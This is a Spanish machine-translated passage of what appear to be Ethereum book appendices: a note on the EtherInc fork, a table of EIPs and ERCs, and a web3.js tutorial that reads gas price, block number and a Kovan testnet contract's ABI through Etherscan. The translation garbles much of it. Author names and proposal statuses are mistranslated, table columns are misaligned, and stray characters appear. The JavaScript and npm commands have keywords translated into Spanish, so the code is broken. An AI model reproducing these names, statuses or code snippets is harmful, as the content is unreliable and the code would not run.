- *EtherInc* (ETI) se lanzó el 13 de febrero de 2018, a una altura de bloque de 5ÿ078ÿ585, con un enfoque en la creación de organizaciones descentralizadas. Los objetivos declarados incluyen la reducción de los tiempos de bloqueo, el aumento de las recompensas de los mineros, la eliminación de las recompensas del tío y el establecimiento de un límite en las monedas extraíbles. EtherInc usa las mismas claves privadas que Ethereum y ha implementado protección de reproducción para proteger Ether en la cadena original sin bifurcación.

Apéndice A: Estándares de Ethereum

Propuestas de mejora de Ethereum (EIP)

El repositorio de propuestas de mejora de Ethereum se encuentra en https://github.com/ethereum/EIPs/. El flujo de trabajo se ilustra en el flujo de trabajo de la propuesta de mejora de Ethereum.

Desde EIP-1:

> *"EIP significa Propuesta de mejora de Ethereum. Un EIP es un documento de diseño que brinda información a la comunidad de Ethereum o describe una nueva función para Ethereum o sus procesos o entorno. El EIP debe proporcionar una especificación técnica concisa de la característica y una justificación para la característica. El autor del EIP es responsable de generar consenso.*
> *dentro de la comunidad y documentar las opiniones disidentes.*

Figura 1. Flujo de trabajo de la propuesta de mejora de Ethereum

Tabla de EIP y ERC más importantes

Tabla 1. EIP y ERC importantes

EIP/ERC #	Descripción del Título	Autor	Capa	Estado	Creado
EIP-1	Propósito y lineamientos del EIP	Martín Becze, hudson jameson	Meta	Final	
EIP-2	Cambios en la bifurcación dura de Homestead	Vitalik Buterín	Centro	Final	
EIP-5	Uso de Gas para RETORNO y LLAMADA*	cristiano Reitwiessner	Centro	Reclutar	
EIP-6	Cambio de nombre del código de operación SUICIDIO	hudson jameson	Interfaz	Final	
EIP-7	DELEGATECALL	Vitalik Buterín	Centro	Final	
EIP-8	Compatibilidad con versiones posteriores de devp2p Requisitos para Homestead	Final de Redes Felix Lange			
EIP-20	Estándar de token ERC-20. Describe funciones estándar un contrato token puede implementar para permitir que las DApps y las billeteras manejen tokens a través de múltiples interfaces/DApps. Los métodos incluyen: totalSupply , balanceOf(dirección), transferencia , transferirDesde , aprobar , subsidio _ Los eventos incluyen: Transferencia (se activa cuando se transfieren tokens), Aprobación (se activa cuando se llama a aprobar).	Fabian Vogelsteller, Vitalik Buterín	ERC	Final	Frontera

EIP/ERC #	Descripción del Título	Autor	Capa	Estado	Creado
EIP-55	Dirección de suma de verificación de mayúsculas y minúsculas codificación	Vitalik Buterín	ERC	Final	
EIP-86	Abstracción del origen y firma de la transacción. Establece el escenario para "abstraer" la seguridad de la cuenta y permitir que los usuarios creen "contratos de cuenta", moviéndose hacia un modelo en el que, a largo plazo, todas las cuentas son contratos que pueden pagar el gas y los usuarios son libres de definir su propia cuenta. modelos de seguridad que realizan cualquier verificación de firma deseada y verificaciones de nonce (en lugar de usar el mecanismo en el protocolo donde ECDSA y el esquema de nonce predeterminado son los única forma "estándar" de proteger una cuenta, que actualmente está codificada en el procesamiento de transacciones).	Vitalik Buterín	Centro	Diferido (ser remplazado)	Constantinopla
EIP-96	Blockhash y cambios de raíz de estado. Almacena hashes de bloque en el estado para reducir la complejidad del protocolo y la necesidad de implementaciones de clientes complejas para procesar el código de operación BLOCKHASH . Extiende el rango de hasta dónde puede llegar la comprobación de hash de bloque, con el efecto secundario de crear enlaces directos entre bloques con muy distantes números de bloque para facilitar mucho más sincronización inicial eficiente del cliente ligero.	Vitalik Buterín	Centro	Diferido	Constantinopla
EIP-100	Cambie el ajuste de dificultad al tiempo de bloque medio objetivo e incluya a los tíos.	Vitalik Buterín	Centro	Final	Metrópoli bizantino
EIP-101	Moneda de serenidad y abstracción criptográfica. Abstracts ether sube un nivel con el beneficio de permitir que ether y subtokens sean tratados de manera similar por contratos, reduce el nivel de direccionamiento indirecto requerido para cuentas de políticas personalizadas como multisigs y purifica el protocolo Ethereum subyacente al reducir la complejidad mínima de implementación de consenso.	Vitalik Buterín	Activo	Serenidad rasgo	Serenidad Casper

EIP/ERC #	Descripción del Título	Autor	Capa	Estado	Creado
EIP-105	Fragmentación binaria más semántica de llamadas por contrato. EIP de "andamiaje de fragmentación" para permitir que las transacciones de Ethereum sean paralelizado usando un mecanismo de fragmentación de árbol binario, y preparar el escenario para un esquema de fragmentación posterior. Investigación en progreso; consulte https://github.com/ethereum/sharding.	Vitalik Buterín	Activo	función de serenidad	Serenidad Casper
EIP-137	Servicio de nombres de dominio Ethereum - Especificación	Mella Johnson	ERC	Final	
EIP-140	Nuevo código de operación: REVERT. Agrega la instrucción de código de operación REVERT , que detiene la ejecución y revierte el EVM el estado de ejecución cambia sin consumir todo el gas proporcionado (en cambio, el contrato solo tiene que pagar por la memoria) o perder registros, y devuelve a la persona que llama un puntero a la ubicación de la memoria con el código de error o mensaje.	Alex Beregszaszi, Nicolás mushegiano	Centro	Final	Metrópoli bizantino
EIP-141	Instrucción EVM no válida designada	Alex Beregszaszi	Centro	Final	
EIP-145	Instrucciones de cambio bit a bit en EVM	Alex Beregszaszi, Paweÿ Bylica	Centro	Diferido	
EIP-150	Cambios en el costo del gas para IO-heavy operaciones	Vitalik Buterín	Centro	Final	
EIP-155	Protección contra ataques de repetición simple. Replay Attack permite que cualquier transacción que utilice un nodo o cliente Ethereum anterior a EIP-155 se firme para que sea válida y se ejecute tanto en Ethereum y cadenas Ethereum Classic.	Vitalik Buterín	Centro	Final	Granja
EIP-158	Compensación estatal	Vitalik Buterín	Centro	Reemplazado	
Aumento del costo de EIP-160	EXP	Vitalik Buterín	Centro	Final	
EIP-161	State trie clearing (alternativa de conservación invariable)	Núcleo de madera Gavin		Final	
Registrador hash ENS inicial EIP-162		Maureliano, Mella johnson, Alex van de arena	ERC	Final	

EIP/ERC #	Descripción del Título	Autor	Capa	Estado	Creado
EIP-165	ERC-165 Detección de interfaz estándar	Christian Reitwiessner et al.	Interfaz	Reclutar	
Límite de tamaño del código de contrato	EIP-170	Vitalik Buterín	Centro	Final	
Soporte	EIP-181 ENS para resolución inversa de Direcciones de Ethereum	Mella Johnson	ERC	Final	
Paquete de contrato inteligente	EIP-190 Ethereum Estándar	Gaitero Merriam et Alabama.	ERC	Final	
EIP-196	Contratos precompilados para suma y multiplicación escalar en la curva elíptica alt_bn128. Requerido para realizar la verificación zkSNARK dentro del límite de gas del bloque.	cristiano Reitwiessner	Centro	Final	Metrópoli bizantino
EIP-197	Contratos precompilados para la verificación óptima de emparejamiento en la curva elíptica alt_bn128. Combinado con EIP-196.	Vitalik buterín, cristiano Reitwiessner	Centro	Final	Metrópoli bizantino
EIP-198	Exponenciación modular de enteros grandes. Precompilación que permite la verificación de firmas RSA y otras aplicaciones criptográficas.	Vitalik Buterín	Centro	Final	Metrópoli bizantino
EIP-211	Nuevos códigos de operación: RETURNDATASIZE y COPIA DE DATOS DE DEVOLUCIÓN. Agrega soporte para devolver valores de longitud variable dentro del EVM con una carga de gas simple y un cambio mínimo para llamar a los códigos de operación usando los nuevos códigos de operación RETURNDATASIZE y RETURNDATACOPY Se maneja de forma similar a los datos de llamadas, existentes en los que, después de una llamada, los datos devueltos se mantienen dentro de un búfer virtual desde el que la persona que llama puede copiarlos (o partes de ellos) en la memoria, y en la siguiente llamada, el búfer se sobrescribe.	cristiano Reitwiessner	Centro	Final	Metrópoli bizantino

EIP/ERC #	Descripción del Título	Autor	Capa	Estado	Creado
EIP-214 Nuevo código de operación: STATICCALL . Permite llamadas que no cambian de estado a sí mismo ni a otros contratos, al tiempo que no permite modificaciones al estado durante la llamada (y sus subllamadas, si las hay) para aumentar la seguridad del contrato inteligente y garantizar a los desarrolladores que no pueden surgir errores de reingreso a partir de la llamada. Llama al elemento secundario con el indicador STATIC establecido en verdadero para la ejecución del elemento secundario, lo que provoca que se produzca una excepción ante cualquier intento de realizar operaciones de cambio de estado dentro de una ejecución. instancia donde STATIC es verdadero , y restablece el indicador una vez que regresa la llamada.		Vitalik buterín, cristiano Reitwiessner	Centro	Final	Metrópoli bizantino
EIP-225 Rinkeby testnet usando prueba de autoridad donde los bloques solo son extraídos por firmantes confiables.		Pedro Szilágyi			Granja
EIP-234 Agregar blockHash al filtro JSON-RPC opciones		Interfaz Micah Zoltu		Reclutar	
EIP-615 Subrutinas y Saltos Estáticos para el EVM		Greg Colvin, Paweÿ Bylica, cristiano Reitwiessner	Centro	Reclutar	
EIP-616 Operaciones SIMD para EVM		Núcleo de Greg Colvin		Reclutar	
Formato de URL EIP-681 para solicitudes de transacciones		Daniel A. Nagy	Interfaz	Reclutar	
EIP-649 Metropolis Dificultad Bomba Retraso y Reducción de Recompensa de Bloque. Retrasó la Edad de Hielo (también conocida como Bomba de dificultad) en 1 año y redujo la recompensa del bloque de 5 a 3 éter.		África schoedon, Vitalik Buterín	Centro	Final	Metrópoli bizantino
EIP-658 Incorporación del código de estado de la transacción en los recibos. Obtiene e incrusta un campo de estado indicativo de éxito o fracaso estado a los recibos de transacciones para las personas que llaman, ya que ya no es posible asumir que la transacción falló si y solo si consumió todo el gas después de la introducción del código de operación REVERT en EIP-140.		Mella Johnson	Centro	Final	Metrópoli bizantino
Compresión ágil EIP-706 DEVp2p		Pedro Szilágyi	Final de redes		

EIP/ERC #	Descripción del Título	Autor	Capa	Estado	Creado
EIP-721	ERC-721 Estándar de token no fungible. Una API estándar que permite contratos inteligentes para operar como tokens no fungibles (NFT) negociables únicos que pueden rastrearse en billeteras estandarizadas y negociarse en bolsas como activos de valor, similar a ERC20. CryptoKitties fue la primera implementación popularmente adoptada de un NFT digital en el ecosistema Ethereum.	William entriken, dieter Shirley, jacob evans, nastassia Sachs	Estándar	Reclutar	
EIP-758	Suscripciones y filtros para transacciones completadas	Jacobo Peterson	Interfaz	Reclutar	
EIP-801	ERC-801 Estándar canario	liga	Interfaz	Reclutar	
Estándar de token EIP-827	ERC827. Un extensión de la interfaz estándar ERC20 para tokens con métodos que permitir la ejecución de llamadas en el interior transferencia y aprobaciones. Este estándar proporciona una funcionalidad básica para transferir tokens, además de permitir que los tokens sean aprobados para que otro tercero en la cadena pueda gastarlos. Además, permite al desarrollador ejecutar llamadas sobre transferencias y aprobaciones.	augusto Lemble	ERC	Reclutar	
EIP-930	ERC930 Almacenamiento eterno. El contrato ES (Almacenamiento Eterno) es propiedad de una dirección que tiene permisos de escritura. El almacenamiento es público, lo que significa que todos tienen permisos de lectura. Almacena los datos en mapeos, utilizando un mapeo por tipo de variable. El uso de este contrato permite al desarrollador migrar el almacenamiento fácilmente a otro contrato si es necesario.	augusto Lemble	ERC	Reclutar	

Apéndice A: Tutorial de web3.js

Descripción

Este tutorial se basa en web3@1.0.0-beta.29 web3.js. Está pensado como una introducción a web3.js.

La biblioteca de JavaScript web3.js es una colección de módulos que contienen una funcionalidad específica para el ecosistema Ethereum, junto con una API de JavaScript compatible con Ethereum que implementa la especificación Generic JSON RPC.

Para ejecutar este script, no necesita ejecutar su propio nodo local, ya que utiliza los servicios de Infura.

Interacción básica del contrato web3.js de manera no bloqueada (asincrónica)

Compruebe que tiene una versión válida de npm:

$ **npm-v**
5.6.0
Si no lo ha hecho, inicialice npm:

$ **npm inicio**
Instalar dependencias básicas:

$ **npm i command-line-args** $
npm i web3 $ **npm i node-rest-**
client-promise Esto actualizará su archivo
de configuración *package.json* con sus nuevas dependencias.

Ejecución de secuencias de comandos de Node.js

Ejecución básica:

$ **código de nodo/web3js/web3-contract-basic-interaction.js** Use
su propio token de Infura (regístrese en https://infura.io/ y almacene la clave de API en un archivo local llamado *infura_token):*

$ **código de nodo/web3js/web3-contrato-interacción-básica.js \ --**
infuraFileToken /ruta/al/archivo/con/infura_token
o:

$ **código de nodo/web3js/web3-contract-basic-interaction.js **
/ruta/al/archivo/con/infura_token
Esto leerá el archivo con su propio token y lo pasará como un argumento de línea de comandos al comando real.

Revisión del guión de demostración

A continuación, revisemos nuestro script de demostración, *web3-contract-basic-interaction.*

Usamos el objeto Web3 para obtener un proveedor web3 básico:

```
var web3 = nuevo Web3(infura_host);
```

Luego podemos interactuar con web3 y probar algunas funciones básicas. Veamos la versión del protocolo:

```
web3.eth.getProtocolVersion().then(function(protocolVersion) { console.log(`Protocol
        Version: ${protocolVersion}`);
    })
```

Ahora veamos el precio actual del gas:

```
web3.eth.getGasPrice().then(function(gasPrice)
        { console.log(`GasPrecio: ${gasPrice}`);
    })
```

¿Cuál es el último bloque minado en la cadena actual?

```
web3.eth.getBlockNumber().then(function(blockNumber) { console.log(`Block
        Number: ${blockNumber}`);
    })
```

Interacción del contrato

Ahora probemos algunas interacciones básicas con un contrato. Para estos ejemplos, usaremos el contrato WETH9_ en la red de prueba de Kovan.

Primero, inicialicemos nuestra dirección de contrato:

```
var nuestra_dirección_contract = "0xd0A1E359811322d97991E03f863a0C30C2cF029C";
```

Entonces podemos ver su saldo:

```
web3.eth.getBalance(nuestra_dirección_de_contrato).then(función(saldo) {
        console.log(`Saldo de ${nuestra_dirección_de_contrato}: ${saldo}`);
})
```

y ver su bytecode:

```
web3.eth.getCode(nuestra_dirección_de_contrato).then(función(código)
        { console.log(código);
})
```

A continuación, prepararemos nuestro entorno para interactuar con la API del explorador Etherscan.

Inicialicemos nuestra URL de contrato en la API del explorador Etherscan para la cadena Kovan:

```
var etherscan_url =
    "https://kovan.etherscan.io/api?module=contract&action=getabi& address=$
    {our_contract_address}"
```

Y vamos a inicializar un cliente REST para interactuar con la API de Etherscan:

```
var cliente = require('node-rest-client-promise').Client();
```

y obtener una promesa del cliente:

```
cliente.getPromise(etherscan_url)
```

Una vez que tenemos una promesa de cliente válida, podemos obtener nuestro contrato ABI de la API de Etherscan:

```
.then((cliente_promesa) => {
    nuestro_contrato_abi = JSON.parse(client_promise.data.result);
```

Y ahora podemos crear nuestro objeto de contrato como una promesa para consumir más tarde:

```
    volver nueva Promesa((resolver, rechazar) => {
        var nuestro_contrato = new web3.eth.Contract(nuestro_contrato_abi,
                                                     nuestra_dirección_contrato);
        probar {
            // Si todo va bien
            resolve(our_contract); }
        atrapar (ej.) {
            // Si algo sale mal, rechazo(ex);


    } });
})
```

Si nuestra promesa de contrato regresa con éxito, podemos comenzar a interactuar con ella:

```
.then((nuestro_contrato) => {
```

Veamos nuestra dirección de contrato:

```
console.log(`Dirección de nuestro contrato: $
                {our_contract._address}`);
```

o alternativamente:

```
console.log(`Nuestra dirección de contrato de otra manera: $
                {our_contract.options.address}`);
```

Ahora vamos a consultar nuestro contrato ABI:

```
console.log("Nuestro contrato abi: "          +
                JSON.stringify(nuestro_contrato.opciones.jsonInterface));
```

Podemos ver el suministro total de nuestro contrato usando una devolución de llamada:

```
nuestro_contrato.métodos.totalSupply().call(function(err, totalSupply) {
    si (! error) {
        console.log(`Suministro total con devolución de llamada: ${totalSupply}`); } más
    { consola.log(err);

    }
});
```

O podemos usar la promesa devuelta en lugar de pasar la devolución de llamada:

```
our_contract.methods.totalSupply().call().then(function(totalSupply){ console.log(`TotalSupply
    con una promesa: ${totalSupply}`);
}).catch(función(err)
    { console.log(err);
});
```

Operación asíncrona con Await

Ahora que ha visto el tutorial básico, puede probar las mismas interacciones utilizando una construcción de espera asincrónica. Revise el script *web3-contract-basic-interaction-async-await.js* en *code/web3js* y compárelo con este tutorial para ver en qué se diferencian. Async-await es más fácil de leer, ya que hace que la interacción asíncrona se comporte más como una secuencia de llamadas de bloqueo.